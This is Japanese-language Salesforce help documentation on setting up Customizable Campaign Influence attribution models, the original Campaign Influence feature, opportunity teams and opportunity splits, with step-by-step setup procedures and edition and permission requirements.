カスタマイズ可能なキャンペーンインフルエンスでは、複数のキャンペーンにわたる柔軟な収益属性が可能であるため、ビジネスインテリジェンスの向上、マーケティングアカウンタビリティの増大、セールスとマーケティングの連携改善を実現できます。

メモ: この情報は、カスタマイズ可能なキャンペーンインフルエンスにのみ適用され、元のバージョンのキャンペーンインフルエンスには適用されません。

カスタマイズ可能なキャンペーンインフルエンスでは、複数の方法を設定して、キャンペーンが商談に及ぼす影響を追跡できます。使用する方法ごとに、別個のキャンペーンインフルエンス属性モデルを作成します。キャンペーンによって発生した商談のクレジットをキャンペーンに割り当てる場合、マーケティングユーザおよび営業ユーザが手動でキャンペーンインフルエンスレコードを追加できます。自分または自分のパートナーがトリガとプロセスを作成し、レコードを自動的に追加することもできます。ユーザは、キャンペーンで生成した商談、および合計収益をキャンペーン詳細ページで確認できます。

キャンペーン属性モデル


カスタマイズ可能なキャンペーンインフルエンスには、デフォルトのSalesforce収益属性モデルが含まれています。Salesforce モデルでは、収益クレジットの 100% が商談の主キャンペーンに割り当てられ、ユーザが商談に割り当てたその他のキャンペーンには収益クレジットが割り当てられません。より柔軟に収益をキャンペーンに割り当てるには、自分またはパートナーがカスタム属性モデルを作成できます。

たとえば、商談のクレジットを、それに関連したすべてのキャンペーンに均等に割り当てるモデルを作成できます。商談に関連する最初のキャンペーンまたは最後のキャンペーンに 100% のクレジットを割り当てるモデルを作成することもできます。カスタマイズ可能なキャンペーンインフルエンスでは、ほぼどのような状況でも、ビジネスに合ったモデルを作成できます。

セールスユーザやマーケティングユーザがキャンペーンインフルエンスレコードを追加したり編集したりできないようにする場合は、属性モデルをロックできます。ロックされたモデルのレコードは、API でのみ更新できます。デフォルトの Salesforce モデルは常にロックされています。

キャンペーンインフルエンスレコード


キャンペーンインフルエンスレコードは、どのキャンペーンが特定の商談に影響したかを示します。どのキャンペーンが商談に貢献したかをユーザが確認できるようにするには、[キャンペーンインフルエンス]関連リスト (1) を商談ページレイアウトに追加します。[キャンペーンインフルエンス] 関連リストには、[設定] でプライマリモデルとして指定した属性モデルのレコードのみ表示されます。ユーザがキャンペーンインフルエンスレコードの追加と編集を商談詳細ページから行うことができるようにするには、プライマリモデルのロックを解除したままにします。その他の属性モデルはキャンペーンインフルエンスレコードを獲得できますが、トリガ、プロセス、API を経由する必要があります。




ビジネスニーズに応じて、カスタム項目をキャンペーンインフルエンスレコードに追加できます。たとえば、キャンペーンが商談に貢献した順位を追跡する場合は、数値項目を追加できます。

キャンペーン結果

[影響を受ける商談](1)関連リストをキャンペーンページレイアウトに追加すると、ユーザはキャンペーンで生成された商談の数を明確に確認できるようになります。関連リストのレコードは、システム管理者が主モデルとして割り当てたキャンペーンインフルエンスモデルに基づきます。



キャンペーン詳細ページの[キャンペーン統計](1)セクションには、キャンペーンのインフルエンスレコードでの属性のパーセントに基づいて、キャンペーンで得られた収益が表示されます。[キャンペーン統計]セクションには、キャンペーンで生成された商談の現在の数、および成立した合計数も表示されます。



キャンペーンインフルエンスとカスタマイズ可能なキャンペーンインフルエンスの違い

カスタマイズ可能なキャンペーンインフルエンスには、元のバージョンのキャンペーンインフルエンスにはない複数の機能が含まれています。

メモ: この情報は、カスタマイズ可能なキャンペーンインフルエンスにのみ適用され、元のバージョンのキャンペーンインフルエンスには適用されません。

機能	キャンペーンインフルエンス	カスタマイズ可能なキャンペーンインフルエンス
Salesforce デフォルトモデル (商談の収益の 100% が主キャンペーンに割り当てられる)	✔	✔
商談への自動関連付け	✔	✔
複数の属性モデル		✔
柔軟なインフルエンス属性		✔
ロックされたモデル		✔
モデルごとの商談に対するキャンペーンインフルエンス	✔	✔
モデルごとのキャンペーンの影響を受けた商談		✔
モデルごとのキャンペーンのキャンペーン結果		✔
API へのアクセス		✔

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

カスタマイズ可能なキャンペーンインフルエンスの設定

カスタマイズ可能なキャンペーンインフルエンスを設定してリリースするには、次の手順を実行します。

メモ: この情報は、カスタマイズ可能なキャンペーンインフルエンスにのみ適用され、元のバージョンのキャンペーンインフルエンスには適用されません。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

カスタマイズ可能なキャンペーンインフルエンスの設定

カスタマイズ可能なキャンペーンインフルエンスを有効化すると、マーケティング部門で複数のキャンペーンに収益を割り当てられるようになります。

ユーザに対するカスタマイズ可能なキャンペーンインフルエンスの有効化

カスタマイズ可能なキャンペーンインフルエンスを使用する予定のある営業ユーザおよびマーケティングユーザに、「キャンペーンインフルエンス」権限が有効化された「営業ユーザ」権限セットが割り当てられていることを確認します。

ページレイアウトへのカスタマイズ可能なキャンペーンインフルエンスの追加

マーケティングユーザに、各商談に影響を与えたキャンペーンと各キャンペーンの結果を表示します。

カスタムキャンペーンインフルエンスモデルの作成

カスタムインフルエンス属性モデルを実装するには、まず[設定]で数回クリックしてモデルを追加します。次に、キャンペーンインフルエンスレコードを追加するトリガとプロセスのセットを作成し、モデルに割り当てます。モデルの実装に支援が必要な場合はパートナーと協力します。

主キャンペーンインフルエンスモデルの指定

商談およびキャンペーン詳細ページに表示されるキャンペーンインフルエンスモデルを変更します。

カスタムキャンペーンインフルエンスモデルのロック

ユーザがキャンペーンインフルエンスモデルのキャンペーンインフルエンスレコードを追加または編集できないようにするには、モデルをロックします。ロックされたモデルは、API 経由でのみアクセスできます。

カスタマイズ可能なキャンペーンインフルエンスの設定

カスタマイズ可能なキャンペーンインフルエンスを有効化すると、マーケティング部門で複数のキャンペーンに収益を割り当てられるようになります。

メモ: この情報は、カスタマイズ可能なキャンペーンインフルエンスにのみ適用され、元のバージョンのキャンペーンインフルエンスには適用されません。

1. [設定] から、[クイック検索] ボックスに「キャンペーンインフルエンス」と入力し、[キャンペーンの影響の設定] を選択します。
2. [有効] を選択します。
3. 現在、元のバージョンのキャンペーンインフルエンスを使用している場合、カスタマイズ可能なキャンペーンインフルエンスでインフルエンス属性が0%の既存のキャンペーンインフルエンスレコードを新しいSalesforceモデルに移行するかどうかを選択します。

   これらのレコードが移行されないようにするには、[商談の主キャンペーンではキャンペーンインフルエンスレコードのみを移行] をクリックします。
4. [Salesforce モデル設定] で、キャンペーンの自動関連付けを有効化するか、無効化するかを選択します。Salesforce 属性モデルではデフォルトで自動関連付けが有効化されています。

   自動関連付けにより、商談の取引先責任者がキャンペーンのメンバーでもある場合は自動的にキャンペーンが商談に追加されます。商談にリストされた取引先責任者も、完了予定日より前に商談の取引先責任者ロールに割り当てる必要があります。
5. 必要に応じて、取引先責任者がキャンペーンに追加された日から商談の作成日までの許容日数を制限することで、キャンペーンの自動関連付けを抑制します。

   たとえば、取引先責任者がキャンペーンに追加されてから90日以上経過後に商談が作成された場合はキャンペーンが商談に自動関連付けされないようにするには、*「90」* と入力します。
6. 必要に応じて、キャンペーンを商談に自動関連付けするために満たす必要がある、その他の検索条件を定義します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

ユーザ権限

カスタマイズ可能なキャンペーンインフルエンスを設定する

- 「アプリケーションのカスタマイズ」および Sales Cloud または CRM 権限セットライセンス

ユーザに対するカスタマイズ可能なキャンペーンインフルエンスの有効化

カスタマイズ可能なキャンペーンインフルエンスを使用する予定のある営業ユーザおよびマーケティングユーザに、「キャンペーンインフルエンス」権限が有効化された「営業ユーザ」権限セットが割り当てられていることを確認します。

メモ: この情報は、カスタマイズ可能なキャンペーンインフルエンスにのみ適用され、元のバージョンのキャンペーンインフルエンスには適用されません。

1. 商談に影響を与えるキャンペーンを追跡する予定のユーザに割り当てられているユーザプロファイルに、「営業ユーザ」権限セットを追加します。
2. 「営業ユーザ」権限セットで、「キャンペーンインフルエンス」権限を有効化します。

関連トピック:

権限セットの割り当ての管理

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

ユーザ権限

権限セットを割り当てる
- 「アプリケーションのカスタマイズ」

ページレイアウトへのカスタマイズ可能なキャンペーンインフルエンスの追加

マーケティングユーザに、各商談に影響を与えたキャンペーンと各キャンペーンの結果を表示します。

メモ: この情報は、カスタマイズ可能なキャンペーンインフルエンスにのみ適用され、元のバージョンのキャンペーンインフルエンスには適用されません。

- [キャンペーンインフルエンス] 関連リストを商談ページレイアウトに追加します。

  この関連リストには、商談に関連したキャンペーンが表示されます。プライマリインフルエンスモデルのキャンペーンインフルエンスレコードのみがリストに表示されます。
- [影響を受ける商談] 関連リストをキャンペーンページレイアウトに追加します。

  この関連リストには、キャンペーンの影響を受けた商談が表示されます。プライマリインフルエンスモデルのキャンペーンインフルエンスレコードのみがリストに表示されます。
- [キャンペーン結果] セクションをキャンペーンページレイアウトに追加します。

  [キャンペーン結果] セクションには、プライマリキャンペーンインフルエンスモデルに基づいて、キャンペーンで得られた合計金額が表示されます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

ユーザ権限

ページレイアウトを変更する
- 「アプリケーションのカスタマイズ」

カスタムキャンペーンインフルエンスモデルの作成

カスタムインフルエンス属性モデルを実装するには、まず [設定] で数回クリックしてモデルを追加します。次に、キャンペーンインフルエンスレコードを追加するトリガとプロセスのセットを作成し、モデルに割り当てます。モデルの実装に支援が必要な場合はパートナーと協力します。

メモ: この情報は、カスタマイズ可能なキャンペーンインフルエンスにのみ適用され、元のバージョンのキャンペーンインフルエンスには適用されません。

1. [設定] から、[クイック検索] ボックスに「*モデルの設定*」と入力し、[モデルの設定] をクリックします。
2. [新規属性モデル] をクリックします。
3. モデルの名前を入力します。
4. このモデルを主モデルにするには、[主モデル] を選択します。

   主モデルのキャンペーンインフルエンスレコードのみが商談の [キャンペーンインフルエンス] 関連リストに表示されます。主モデルからのレコードもキャンペーンの [影響を受ける商談] 関連リストと [キャンペーン統計] セクションに表示されます。
5. ユーザがキャンペーン詳細ページでこのモデルのキャンペーンインフルエンスレコードを追加、編集、削除できないようにするには、[ロック済みモデル] を選択します。

   ロックされたモデルのレコードのみが API で作成および更新できます。
6. 必要に応じてモデルの説明を入力します。
7. [保存] をクリックします。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

ユーザ権限

カスタマイズ可能なキャンペーンインフルエンスを設定する

- 「アプリケーションのカスタマイズ」

  および

  Sales Cloud または CRM 権限セットライセンス

主キャンペーンインフルエンスモデルの指定

商談およびキャンペーン詳細ページに表示されるキャンペーンインフルエンスモデルを変更します。

メモ: この情報は、カスタマイズ可能なキャンペーンインフルエンスにのみ適用され、元のバージョンのキャンペーンインフルエンスには適用されません。

1. [設定] から、[クイック検索] ボックスに「*モデルの設定*」と入力し、[モデルの設定] をクリックします。
2. 主モデルとして指定するモデルの横にある [編集] をクリックします。
3. [主モデル] をクリックします。
4. [保存] をクリックします。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

ユーザ権限

カスタマイズ可能なキャンペーンインフルエンスを設定する

- 「アプリケーションのカスタマイズ」

  および

  Sales Cloud または CRM 権限セットライセンス

カスタムキャンペーンインフルエンスモデルのロック

ユーザがキャンペーンインフルエンスモデルのキャンペーンインフルエンスレコードを追加または編集できないようにするには、モデルをロックします。ロックされたモデルは、API 経由でのみアクセスできます。

メモ: この情報は、カスタマイズ可能なキャンペーンインフルエンスにのみ適用され、元のバージョンのキャンペーンインフルエンスには適用されません。

1. [設定] から、[クイック検索] ボックスに「*モデルの設定*」と入力し、[モデルの設定] をクリックします。
2. ロックするモデルの横にある [編集] をクリックします。
3. [ロック済みモデル] をクリックします。
4. [保存] をクリックします。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

ユーザ権限

カスタマイズ可能なキャンペーンインフルエンスを設定する
- 「アプリケーションのカスタマイズ」

および

Sales Cloud または CRM 権限セットライセンス

キャンペーンインフルエンス 1.0

元のバージョンのキャンペーンインフルエンスを使用して、キャンペーンの投資収益を把握します。

メモ: この情報は、元のバージョンのキャンペーンインフルエンスにのみ適用され、カスタマイズ可能なキャンペーンインフルエンスには適用されません。

キャンペーンインフルエンスの設定

商談に影響を与えるキャンペーンのユーザへの表示

1 つの商談に影響のある複数のキャンペーンを関連付けます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

キャンペーンインフルエンスの設定

メモ: この情報は、元のバージョンのキャンペーンインフルエンスにのみ適用され、カスタマイズ可能なキャンペーンインフルエンスには適用されません。

キャンペーンインフルエンスの設定

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

キャンペーンインフルエンスを設定する
- 「アプリケーションのカスタマイズ」

影響のあるキャンペーンが商談に自動的に追加されるように設定できます。自動関連付けが有効になっていると、影響のあるキャンペーンが商談完了日前の商談の取引先責任者ロールに割り当てられている取引先責任者と関連している場合に、そのキャンペーンが商談に自動的に追加されます。たとえば、進行中の商談に対する取引先責任者のロールに割り当てられているメンバーが含まれるメールキャンペーンがある場合、そのメールキャンペーンは、その商談の[キャンペーンインフルエンス]関連リストに追加されます。

キャンペーンインフルエンス期間条件を設定できます。キャンペーンインフルエンス期間条件は、キャンペーンが最初に関連付けられた日から商談が作成されるまでの、キャンペーンが影響したとみなされる最大日数を指定するものです。たとえば、[キャンペーンインフルエンス期間条件]を15日と指定し、取引先責任者の一人が6月1日にキャンペーンのメンバーになった場合、そのキャンペーンは6月15日までに作成されその取引先責任者に関連付けられる商談に対して、影響力があるとみなされます。関連付けルールを使用して、キャンペーンを自動的に商談に関連付けるために必要な条件を追加設定します。

自動関連付けが無効になっている場合、ユーザは[キャンペーンインフルエンス]関連リストを使用して、手動で影響力のあるキャンペーンを商談に追加する必要があります。

キャンペーンインフルエンスの自動関連付けを設定する手順は、次のとおりです。

1. [設定]から、［クイック検索］ボックスに「キャンペーンインフルエンス」と入力し、[キャンペーンインフルエンス]を選択します。
2. ［有効化］を選択します。
3. 必要に応じて、［キャンペーンインフルエンス期間条件］項目で、キャンペーンが最初に関連付けられた日から商談が作成されるまでの最大日数を指定します。

   メモ: キャンペーン影響期間より前に取引先責任者に関連付けられたキャンペーンは、影響があるとはみなされません。キャンペーンインフルエンス期間条件は、最大9,999日です。キャンペーンインフルエンス期間条件を指定しない場合は、［キャンペーンインフルエンス期間条件］項目を空白にしておきます。

4. 必要に応じて、キャンペーンの自動関連付けを行うために満たす必要がある、その他の検索条件を定義します。
5. [保存]をクリックします。

キャンペーンは、指定された条件を満たすと、商談の[キャンペーンインフルエンス]関連リストに自動的に追加されます。

キャンペーンインフルエンスの自動関連付けを無効にする手順は、次のとおりです。

1. [設定]から、［クイック検索］ボックスに「キャンペーンインフルエンス」と入力し、[キャンペーンインフルエンス] を選択します。
2. ［無効化］を選択します。
3. ［保存］をクリックします。

関連トピック:

商談に影響を与えるキャンペーンのユーザへの表示

キャンペーンの項目

商談に影響を与えるキャンペーンのユーザへの表示

1 つの商談に影響のある複数のキャンペーンを関連付けます。

メモ: この情報は、元のバージョンのキャンペーンインフルエンスにのみ適用され、カスタマイズ可能なキャンペーンインフルエンスには適用されません。

自動関連付けが有効になっていると、影響のあるキャンペーンが商談完了日前の商談の取引先責任者ロールを持つ取引先責任者と関連している場合に、そのキャンペーンが商談に自動的に追加されます。キャンペーンインフルエンス期間条件などの自動追加条件を指定できます。キャンペーンインフルエンス期間条件は、新規商談にキャンペーンが影響することができる期間を、キャンペーンが最初に関連付けられた日から商談が作成されるまでの期間内に制限するものです。影響のあるキャンペーンを手動で商談に追加する場合は、[キャンペーンインフルエンス] 関連リストの [キャンペーンの追加] ボタンをクリックします。

1. [商談] のオブジェクト管理設定から、[ページレイアウト] に移動します。
2. [キャンペーンインフルエンス] 関連リストを商談ページレイアウトに追加します。
3. キャンペーンインフルエンスを設定します。

関連トピック:

キャンペーンの項目

オブジェクト管理設定の検索

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

キャンペーンインフルエンスを設定する
- 「アプリケーションのカスタマイズ」

[キャンペーンインフルエンス] 関連リストを参照する
- キャンペーンに対する「参照」

  および

  商談に対する「参照」

影響のあるキャンペーンを手動で追加する
- キャンペーンに対する「参照」

  および

  商談に対する「編集」

営業チームのカスタマイズ

商談チームの管理

営業担当者が簡単に商談についてコラボレーションできるようにします。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

商談チームの設定を使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

1. チームセリング設定の有効化
   営業担当者が簡単に商談についてコラボレーションできるようにするには、Salesforce で商談チームを有効にします。
2. 商談チームのカスタマイズに関する考慮事項
   商談チームの役割やページレイアウトなどをカスタマイズして、商談チームの作業を効率化します。カスタマイズを行う前に、次の重要事項を考慮してください。
3. 商談チーム内の役割のカスタマイズ
   商談チームの各メンバーには、取引先マネージャや営業担当者など、その商談での役割があります。社内のチームメンバーの役割を追跡するには、Salesforce で商談チームの役割をカスタマイズします。
4. 複数のレコードでのチームメンバーの更新に関する考慮事項
   一括チーム再割り当てウィザードを使用する前に、次のいくつかの重要事項を考慮してください。
5. 複数のレコードのチームメンバーの更新
   Salesforce 組織で取引先チームや商談チームを使用している場合は、簡単な方法でレコードを最新の状態に維持します。チームの一括再割り当てウィザードを使用して、複数のレコードのチームメンバーを同時に追加、削除、置換します。
6. チームセリング設定の無効化の考慮事項
   チームセリングを無効にする前に、次の重要事項を考慮します。

チームセリング設定の有効化

営業担当者が簡単に商談についてコラボレーションできるようにするには、Salesforce で商談チームを有効にします。

1. [設定] から、［クイック検索］ボックスに「*商談チームの設定*」と入力し、[商談チームの設定] を選択します。
2. 必要に応じて、設定を定義します。
3. 変更内容を保存します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

チームセリングを有効にする
- 「アプリケーションのカスタマイズ」

商談チームのカスタマイズに関する考慮事項

商談チームの役割やページレイアウトなどをカスタマイズして、商談チームの作業を効率化します。カスタマイズを行う前に、次の重要事項を考慮してください。

- 商談チームは Lightning Experience で使用できますが、商談の分割などの一部の関連機能を使用するには、Salesforce Classic に切り替える必要があります。詳細は、セールス機能の Lightning Experience の制限事項を確認してください。
- 商談チームあたり最大 50 個のカスタム項目を作成できます。
- カスタム項目を削除すると、そのカスタム項目を使用する検索条件も削除され、カスタム項目のデータに依存する割り当てまたはエスカレーションルールの結果が変わることがあります。
- 親ページに商談チームメンバーの情報を表示するには、チームメンバーと親とのリンクを作成する必要があります。たとえば、関連する取引先詳細ページにチームメンバーの情報を表示するには、「取引先」というカスタム参照項目を商談チームエディタに追加して、商談チームメンバーごとにこの項目を親取引先に設定します。
- 取引先などのオブジェクトから商談チームメンバーへの参照を作成できません。
- ユーザによってデフォルトの商談チームが商談に追加された場合、入力規則および Apex トリガはサポートされません。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

商談の分割および商談チームの設定を使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

商談の分割を使用可能なエディション: **Performance** Edition および **Developer** Edition と、Sales Cloud が付属する **Enterprise** Edition および **Unlimited** Edition

関連トピック:

商談チームの使用に関するガイドライン

商談チーム内の役割のカスタマイズ

商談チームの各メンバーには、取引先マネージャや営業担当者など、その商談での役割があります。社内のチームメンバーの役割を追跡するには、Salesforce で商談チームの役割をカスタマイズします。

警告:

- 商談所有者は変更せずにそのままにします。商談所有者は商談の分割に必要です。
- 商談チームは、取引先チームと役割を共有します。商談チーム内の役割を削除すると、その役割は、取引先チーム内の役割として表示されなくなります。

1. [設定] から、[クイック検索] ボックスに「*チーム内の役割*」と入力し、[商談チーム] の下の [チーム内の役割] を選択します。
2. 必要に応じて、チームの役割の選択リスト値を編集します。
3. 変更内容を保存します。
4. すべてのファイルの変更された選択リスト値を更新するには、[クイック検索] ボックスに「*チーム内の役割の置き換え*」と入力し、[チーム内の役割の置き換え] を選択します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

商談の分割および商談チームの設定を使用可能なインターフェース: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

商談の分割を使用可能なエディション: **Performance** Edition および **Developer** Edition と、Sales Cloud が付属する **Enterprise** Edition および **Unlimited** Edition

ユーザ権限

チーム内の役割を設定する
- 「アプリケーションのカスタマイズ」

複数のレコードでのチームメンバーの更新に関する考慮事項

一括チーム再割り当てウィザードを使用する前に、次のいくつかの重要事項を考慮してください。

- [設定] に [取引先チームの一括再割り当て] または [商談チームの一括再割り当て] オプションが表示されていない場合は、[取引先] ページまたは [商談] ページに移動し、[ツール] セクションでオプションをクリックします。
- [商談分割] が有効になっている場合、合計が 100% になる必要がある分割に割り当てられたチームメンバーを削除すると、削除されたチームメンバーの割合は商談所有者に移行されます。商談所有者は削除できません。
- レコード内で変更するチームメンバーを選択するときは、次のようにします。
  - 取引先チームの場合、適切な取引先、取引先責任者、ケース、および商談のアクセス権を選択します。
  - 商談チームの場合、適切な商談アクセス権を選択します。次に、定義済みで商談チームのページレイアウトに追加されているカスタム項目に入力します。

複数のレコードのチームメンバーの更新

Salesforce 組織で取引先チームや商談チームを使用している場合は、簡単な方法でレコードを最新の状態に維持します。チームの一括再割り当てウィザードを使用して、複数のレコードのチームメンバーを同時に追加、削除、置換します。

1. [設定] から、[クイック検索] ボックスに「*一括再割り当て*」と入力し、[取引先チームの一括再割り当て] または [商談チームの一括再割り当て] を選択します。

   ウィザードの [ステップ 1] ページが表示されます。

2. 指示に従ってウィザードを完了します。
3. 変更されたレコードの数を確認したら、[完了] をクリックしてウィザードを終了します。

関連トピック:

商談チームのカスタマイズに関する考慮事項

エディション

使用可能なインターフェース: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

チームメンバーを一括更新する
- 「チーム再割り当てウィザードの使用」

チームセリング設定の無効化の考慮事項

チームセリングを無効にする前に、次の重要事項を考慮します。

- チームセリングを永久に無効にすると、すべての商談からすべての商談チームが削除され、デフォルトの商談チームも削除されます。
- 商談分割が有効になっている場合、チームセリングを無効にできません。
- チームメンバーが Apex で参照されている場合、チームセリングを無効にできません。
- チームセリングを無効にする前に、次の操作を実行します。
  - 商談分割を無効にします。これにより、Salesforce 組織からすべての分割データが完全に削除されます。
  - 商談チームに追加したすべてのカスタム項目、カスタムボタン、カスタムリンク、ページレイアウト、入力規則、ワークフロールール、Apex トリガを削除します。
  - 商談チーム情報を含むすべてのカスタムレポートを削除します。
  - 商談チームを使用する Apex パッケージをアンインストールします。
- チームセリングを無効にする
  - 「アプリケーションのカスタマイズ」権限が必要です。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

商談の分割および商談チームの設定を使用可能なインターフェース: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

商談の分割を使用可能なエディション: **Performance** Edition および **Developer** Edition と、Sales Cloud が付属する **Enterprise** Edition および **Unlimited** Edition

- 商談チームの設定にアクセスします。[設定] から、［クイック検索］ボックスに「*商談チームの設定*」と入力し、[商談チームの設定] を選択します。

関連トピック:

商談チームのカスタマイズに関する考慮事項
商談分割の無効化の考慮事項

商談分割の管理

営業担当者が簡単に商談収益を共有できるようにします。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Performance** Edition、**Developer** Edition

使用可能なエディション: **Enterprise** Edition および **Unlimited** Edition (Sales Cloud 付属)

1. 商談分割の有効化の考慮事項
   商談分割を有効にする前に、次の重要事項を考慮します。
2. 商談分割の有効化
   営業担当が簡単に商談に関してコラボレーションし、商談の収益をチームメンバーと共有できるようにします。
3. カスタム商談分割種別の作成
   業務をより良く反映するように、商談通貨項目のカスタム商談分割種別を作成します。収益分割とオーバーレイ分割以外に 3 つまで、使用する種別を作成できます。その後、各種別の合計が常に 100% になるかどうかを指定します。
4. 商談分割種別を削除する場合の考慮事項
   通常は最大 5 つの分割種別がありますが、別の分割種別が必要な場合は、いずれかの商談分割種別を*無効化*します。または、ほとんど使用しない種別を*削除*してストレージを削減します。商談分割種別を無効化または削除する前に、次の重要な点を考慮してください。
5. 商談分割の複数行レイアウトの編集の考慮事項
   営業担当が商談分割を編集するときに Salesforce に表示される項目をカスタマイズする前に、次の重要事項を考慮します。
6. 商談分割の無効化の考慮事項
   Salesforce 組織で商談分割を使用していない場合は、この機能を無効にすることができます。その前に、次の重要事項を考慮します。

商談分割の有効化の考慮事項

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Performance** Edition、**Developer** Edition

使用可能なエディション: **Enterprise** Edition および **Unlimited** Edition (Sales Cloud 付属)

商談分割を有効にする前に、次の重要事項を考慮します。

一般的な考慮事項

- 商談分割を有効にするには、チームセリングを有効化する必要があります。
- 商談分割を有効にすると、Salesforce 組織内の商談レコードが変更されます。変更点を次に示します。
  - スクリプトによって、商談チームレコードのトリガ、ワークフロー、入力規則や、商談チームメンバーの一括再割り当て、および取引先と商談の一括移行が一時的に無効になります。
  - 各商談チームには商談所有者が含まれます。商談所有者のロールは分割に不可欠であるため、削除することはできません。
